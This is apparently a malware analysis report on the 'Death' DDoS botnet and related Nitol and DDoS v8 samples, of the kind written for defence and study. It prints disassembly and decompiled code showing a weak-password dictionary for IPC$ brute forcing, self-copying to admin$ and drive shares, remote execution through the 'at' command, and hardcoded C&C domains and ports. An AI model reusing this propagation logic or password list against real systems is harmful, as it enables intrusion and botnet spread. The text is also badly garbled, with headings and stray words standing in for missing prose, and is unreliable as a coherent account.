
WINDOWS

6.2

Address	Hex dump	Disassembly	Comment	Label
00401560	56	push esi	adobe.Ip	
00401561	57	push edi		
00401562	68 A8020000	push 0A200		
00401567	E8 541B0000	call <jmp.&HFC42.8823>		
0040156C	8B3D 08434000	mov edi, dword ptr [<&USER32.wsprin	user32.wsprintfA	
00401572	8BF0	mov esi, eax		
00401574	68 ACFA4000	push 0040FAAC	ASCII "www.zuinihu.cn:5151"	
00401579	8D86 A4010000	lea eax, dword ptr [esi+0x1A4]		
0040157F	50	push eax		
00401580	FFD7	call edi		
00401582	8D8E A4000000	lea eax, dword ptr [esi+0xA4]		
00401588	68 ACF94000	push 0040F9AC	ASCII "Microsoft .NET COM+ Integrationr with SOAP"	
0040158D	51	push ecx		
0040158E	FFD7	call edi		
00401590	8D56 24	lea edx, dword ptr [esi+0x24]		
00401593	68 2CF94000	push 0040F92C	ASCII "Microsoft .Net Framework COM+ Supportr"	
00401598	52	push edx		
00401599	FFD7	call edi		
0040159B	8D46 04	lea eax, dword ptr [esi+0x4]		
0040159E	68 ACF94000	push 0040F90C	ASCII ".Net CLRr"	
004015A3	50	push eax		
004015A4	FFD7	call edi		
004015A6	83CB 24	add esp, 0x24		

6.2

- “Death”



Q

4

NB

3

6.2

6.4

```

mov     [ebp+var_70], offset aAdministrator ; "administrator"
mov     [ebp+var_6C], offset aTest ; "test"
mov     [ebp+var_68], offset aAdmin_0 ; "admin"
mov     [ebp+var_64], offset aGuest ; "guest"
mov     [ebp+var_60], offset aAlex ; "alex"
mov     [ebp+var_5C], offset aHome ; "home"
mov     [ebp+var_58], offset aLove ; "love"
mov     [ebp+var_54], offset aXp ; "xp"
mov     [ebp+var_50], offset aUser ; "user"
mov     [ebp+var_4C], offset aGame ; "game"
mov     [ebp+var_48], offset a123 ; "123"
mov     [ebp+var_44], offset aMn ; "nn"
mov     [ebp+var_40], offset aRoot ; "root"
mov     [ebp+var_3C], offset sub_401848
mov     [ebp+var_38], offset aMovie ; "movie"
mov     [ebp+var_34], offset aTime ; "time"
mov     [ebp+var_30], offset aYeah ; "yeah"
mov     [ebp+var_2C], offset aMoney ; "money"
mov     [ebp+var_28], offset aBack ; "back"
mov     [ebp+var_24], offset aEnter
mov     [ebp+var_20], ebx
mov     [ebp+var_1C], offset dword_409644
mov     [ebp+var_18], offset aPassword ; "password"
mov     [ebp+var_14], offset a111 ; "111"
mov     [ebp+var_D8], offset a123456 ; "123456"
mov     [ebp+var_D4], offset aQwerty ; "qwerty"
mov     [ebp+var_D0], offset aTest_0 ; "test"
mov     [ebp+var_CC], offset aAbc123 ; "abc123"
mov     [ebp+var_C8], offset aMemory ; "memory"
mov     [ebp+var_C4], offset aHome_0 ; "home"
mov     [ebp+var_C0], offset a12345678 ; "12345678"
mov     [ebp+var_BC], offset aLove_0 ; "love"
mov     [ebp+var_B8], offset aBBBBBB ; "bbbbbb"
mov     [ebp+var_B4], offset aXp_0 ; "xp"
mov     [ebp+var_B0], offset a888888 ; "888888"
mov     [ebp+var_AC], offset aMn_0 ; "nn"
mov     [ebp+var_A8], offset aRoot_0 ; "root"
mov     [ebp+var_A4], offset aCaonima ; "caonima"
mov     [ebp+var_A0], offset a5201314 ; "5201314"
mov     [ebp+var_9C], offset a1314520 ; "1314520"
mov     [ebp+var_98], offset aAsdfgh ; "asdfgh"
mov     [ebp+var_94], offset aAlex_0 ; "alex"
mov     [ebp+var_90], offset aAngel ; "angel"
mov     [ebp+var_8C], offset aNull_0 ; "NULL"
mov     [ebp+var_88], offset a123_0 ; "123"
mov     [ebp+var_84], offset aAsdf ; "asdf"
mov     [ebp+var_80], offset aBaby ; "baby"

```

6.4

gethostname	gethosybyname	IP
IPC\$		6.5

```

sprintf(&Dest, "\\\\%s\\ipc$", IPAddress); // 格式化字符串, 要猜解的IP
v27 = &Dest;
lpNetResource = 2;
v23 = 0;
v24 = 0;
v25 = 1;
v26 = &dwor_1000A748;
v29 = 0;
v28 = 0;
(WNetAddConnection2A)(&lpNetResource, lpPassword, lpUserName, 0); // 进行连接操作
if ( WNetAddConnection2A )
{
    _GetModuleFileNameA(); // 获取恶意程序自身路径
    Sleep(0xC8u);
    memset(&Dest, 0, 0x404u);
    sprintf(&Dest, "\\\\%s\\admin$\\g1fd.exe", IPAddress);
    (lstrcpyA)(&v16, "admin$\\");
    v6 = _GetModuleFileNameA();
    if ( (CopyFileA)(v6, &Dest, 0) // 拷贝至目标计算机
        || (memset(&Dest, 0, 0x404u),
            sprintf(&Dest, "\\\\%s\\C$\\NewArean.exe", IPAddress),
            (lstrcpyA)(&v16, "C:\\g1fd.exe"),
            v7 = _GetModuleFileNameA(),
            (CopyFileA)(v7, &Dest, 0))
        || (memset(&Dest, 0, 0x404u),
            sprintf(&Dest, "\\\\%s\\D$\\g1fd.exe", IPAddress),
            (lstrcpyA)(&v16, "D:\\g1fd.exe"),
            v8 = _GetModuleFileNameA(),
            (CopyFileA)(v8, &Dest, 0))
        || (memset(&Dest, 0, 0x404u),
            sprintf(&Dest, "\\\\%s\\E$\\g1fd.exe", IPAddress),
            (lstrcpyA)(&v16, "E:\\g1fd.exe"),
            v9 = _GetModuleFileNameA(),

```

6.5

C:\\g1fd.exe

D:\\g1fd.exe

E:\\g1fd.exe

F:\\g1fd.exe

at

“Death”

6.6

```

lea     eax, [ebp+Dest]
push    [ebp+arg_0]
push    offset aAtSDDS ; "at \\\%s %d:%d %s"
push    eax             ; Dest
call    esi ; __imp_sprintf
add     esp, 24h
lea     eax, [ebp+Dest]
push    ebx             ; uCmdShow
push    eax             ; lpCmdLine
call    WinExec
push    700h            ; dwMilliseconds
mov     dword_409624, 1
call    Sleep

```

6.6

6.3

C&C

C&C

6.7

C&C

```

034 push    8096             ; port 8096
038 mov     edi, eax
038 mov     [ebp+cp], 'n'
038 mov     [ebp+var_13], 'b'
038 mov     [ebp+var_12], '.'
038 mov     [ebp+var_11], 'c'
038 mov     [ebp+var_10], 'z'
038 mov     [ebp+var_F], 't'
038 mov     [ebp+var_E], 'l'
038 mov     [ebp+var_D], 'y'
038 mov     [ebp+var_C], 'y'
038 mov     [ebp+var_B], '.'
038 mov     [ebp+var_A], 'c'
038 mov     [ebp+var_9], 'o'
038 mov     [ebp+var_8], 'm' ; nb.cztlyy.com
038 mov     [ebp+name.sa_family], 2
038 call    [ebp+htons]

```

6.7 Q

Q

"Death"

C&C

3

NB

2

6.8

```

push    edi             push    edi
push    180000          push    7200000
call    Sleep           call    ds:Sleep

```

6.8

C&C

- "Death"

Q

C&C

6.9

3

push edi
push 180000
call Sleep

6.9 Q

C&C

C&C

C&C

6.4

Q

NB

C&C

计算机语言ID，中国										系统版本									
Address	Hex dump																ASCII		
0012FDB4	04	08	00	00	57	69	6E	20	58	50	20	53	50	33	00	00	Win XP SP3..		
0012FDC4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
0012FDD4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		内存	
0012FDE4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
0012FDF4	00	00	00	00	35	31	32	20	40	42	00	00	00	00	00	00	...512 MB...		
0012FE04	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		CPU频率和	
0012FE14	00	00	00	00	31	2A	32	34	39	34	4D	48	7A	00	00	00	...1*2494MHz...	核心数	
0012FE24	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		网卡速率	
0012FE34	00	00	00	00	31	20	47	62	70	73	00	00	00	00	00	00	...1 Gbps...		
0012FE44	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
0012FE54	00	00	00	00	00	00	00	00	00	00	00	00	53	6E	36	00	...Sn6...		

内存

CPU频率和
核心数
网卡速率

6.10

DUMP

6.10 dump

CPU

- “Death”



- “Death”

- “Death”



- “Death”

Nitol

IPC\$

C&C

Nitol

“Death”

DDoS

“Death”

DDoS v8

Nitol

DDoS

“Death”

DDoS

DDoS v8

“Death”

Nitol

Nitol

“Death”

Nitol

7.4

```
var_0= dword ptr -8
var_b= dword ptr -4
lpThreadParameter= dword ptr 8

push ebp
mov ebp, esp
sub esp, 1E4h
push ebx
xor ebx, ebx
mov [ebp+var_70], offset administrator ; "administrator"
mov [ebp+var_6C], offset aTest ; "test"
mov [ebp+var_68], offset admin_0 ; "admin"
mov [ebp+var_64], offset aGuest ; "guest"
mov [ebp+var_60], offset aAlex ; "alex"
mov [ebp+var_5C], offset aNone ; "none"


push eax
mov large fs:0, esp
push ecx
sub esp, 1F4h
push ebx
push esi
push edi
mov [ebp+var_10], esp
mov [ebp+var_5C], offset administrator ; "administrator"
mov [ebp+var_58], offset aTest ; "test"
mov [ebp+var_54], offset admin ; "admin"
mov [ebp+var_50], offset aGuest ; "guest"
mov [ebp+var_4C], offset aAlex ; "alex"
mov [ebp+var_48], offset aNone ; "none"
mov [ebp+var_44], offset aNone ; "none"

push ebx
push esi
mov esi, offset a123 ; "123"
push edi
mov [ebp+var_44], esi
mov [ebp+var_84], esi
mov ebx, offset aLove ; "love"
mov edi, offset aXp ; "xp"
mov edx, offset aMn ; "mn"
mov ecx, offset aRout ; "rout"
mov eax, offset aMovie ; "movie"
xor esi, esi
mov [ebp+var_6C], offset administrator ; "administrator"
mov [ebp+var_68], offset aTest ; "test"
mov [ebp+var_64], offset aGuest ; "guest"
mov [ebp+var_60], offset aAlex ; "alex"
mov [ebp+var_5C], offset aNone ; "none"
```

7.4

7.5

- “Death”




7.5

“Death”


DDoS

7.6



7.6

- "Death"



```
var_6= byte ptr -8ch
var_8= byte ptr -80h
var_9= byte ptr -80h
var_9= byte ptr -9
var_8= byte ptr -8
var_7= byte ptr -7
var_6= byte ptr -6
var_5= byte ptr -5
var_4= byte ptr -4
var_3= byte ptr -3
var_2= byte ptr -2

push ebp
mov ebp, esp
sub esp, 20h
and [ebp+var_2], 0
push esi
push 26AAh ; hostshort

mov [ebp+var_F], '1'
mov [ebp+var_E], 's'
mov [ebp+var_D], 'b'
mov [ebp+var_C], '.'
mov [ebp+var_B], 'f'
mov [ebp+var_A], '3'
mov [ebp+var_0], 'a'

mov [ebp+var_8], '2'
mov [ebp+var_7], '2'
mov [ebp+var_6], '.'
mov [ebp+var_5], 'n'
mov [ebp+var_4], 'e'
mov [ebp+var_3], 't'
call htons
mov word ptr [ebp+name.sa_data], ax
lea eax, [ebp+cp]
push eax ; cp
call sub_406C70
pop ecx
mov dword ptr [ebp+name.sa_data+2], eax
push 0 ; protocol
push 1 ; type
push 2 ; af
call socket
mov esi, eax
lea eax, [ebp+name]
push 10h ; namelen
push eax ; name
push esi ; s
call connect

mov ecx, 1Fh
xor eax, eax
lea edi, [ebp+var_8F]
rep stosd
stosw
stosb
mov [ebp+name.sa_family], 2
push 2220h ; hostshort
call ds:htons
mov word ptr [ebp+name.sa_data], ax
mov [ebp+cp], 'z'
mov [ebp+var_A7], 'h'
mov [ebp+var_A6], 'i'
mov [ebp+var_A5], 's'
mov [ebp+var_A4], 'a'
mov [ebp+var_A3], 'n'
mov [ebp+var_A2], 'i'
mov [ebp+var_A1], '3'
mov [ebp+var_A0], 'a'
mov [ebp+var_9F], 'h'
mov [ebp+var_9E], '.'
mov [ebp+var_9D], 'o'
mov [ebp+var_9C], 'i'
mov [ebp+var_9B], 'c'
mov [ebp+var_9A], 'p'
mov [ebp+var_99], '3'
mov [ebp+var_98], 'n'
mov [ebp+var_97], 'e'
mov [ebp+var_96], 't'
mov [ebp+var_95], 0
push 0 ; dwMilliseconds
call ds:Sleep
nop
lea eax, [ebp+cp]
push eax ; cp
call sub_40A730
add esp, 4
mov dword ptr [ebp+name.sa_data+2], eax
push 0 ; protocol
push 1 ; type
push 2 ; af
call ds:socket
mov [ebp+s], eax
push 10h ; namelen
lea ecx, [ebp+name]
push ecx ; name
mov edx, [ebp+s]
push edx ; s
call ds:connect
cmp eax, 0xFFFFFFFF
call connect

push eax ; hModule
call edi ; GetProcAddress
push 2209h
mov edi, eax
mov [ebp+name.sa_family], 2
mov [ebp+var_4], 0
call [ebp+var_18], 0
and [ebp+name.sa_data], ax
lea eax, [ebp+Str]
mov [ebp+Str], 'A'
push eax ; Str
mov [ebp+var_2F], 'e'
mov [ebp+var_2E], 'L'
mov [ebp+var_2D], 'Q'
mov [ebp+var_2C], 'S'
mov [ebp+var_2B], 'g'
mov [ebp+var_2A], 'S'
mov [ebp+var_29], '0'
mov [ebp+var_28], '5'
mov [ebp+var_27], 'M'
mov [ebp+var_26], 'r'
mov [ebp+var_25], 'n'
mov [ebp+var_24], 'S'
mov [ebp+var_23], '9'
mov [ebp+var_22], 'L'
mov [ebp+var_21], 'Q'
mov [ebp+var_20], 'H'
mov [ebp+var_1F], 'e'
mov [ebp+var_1E], '0'
mov [ebp+var_1D], 'c'
mov [ebp+var_1C], '3'
mov [ebp+var_1B], 'k'
mov [ebp+var_1A], 'M'
mov [ebp+var_19], '-'
push eax
call sub_402764
push eax ; cp
call sub_405EE0
pop ecx
mov dword ptr [ebp+name.sa_data+2], ecx
push 0 ; protocol
push 1 ; type
push 2 ; af
call socket
mov esi, eax
lea eax, [ebp+name]
push 10h ; namelen
push eax ; name
push esi ; s
call connect
```


7.7

C&C

- “Death”

C&C

7.8



7.8

C&C

8.

“Death”

--

“Death”

“Death”

DDoS

“Death”

“Billgate”

“Billgate”

WEB Shell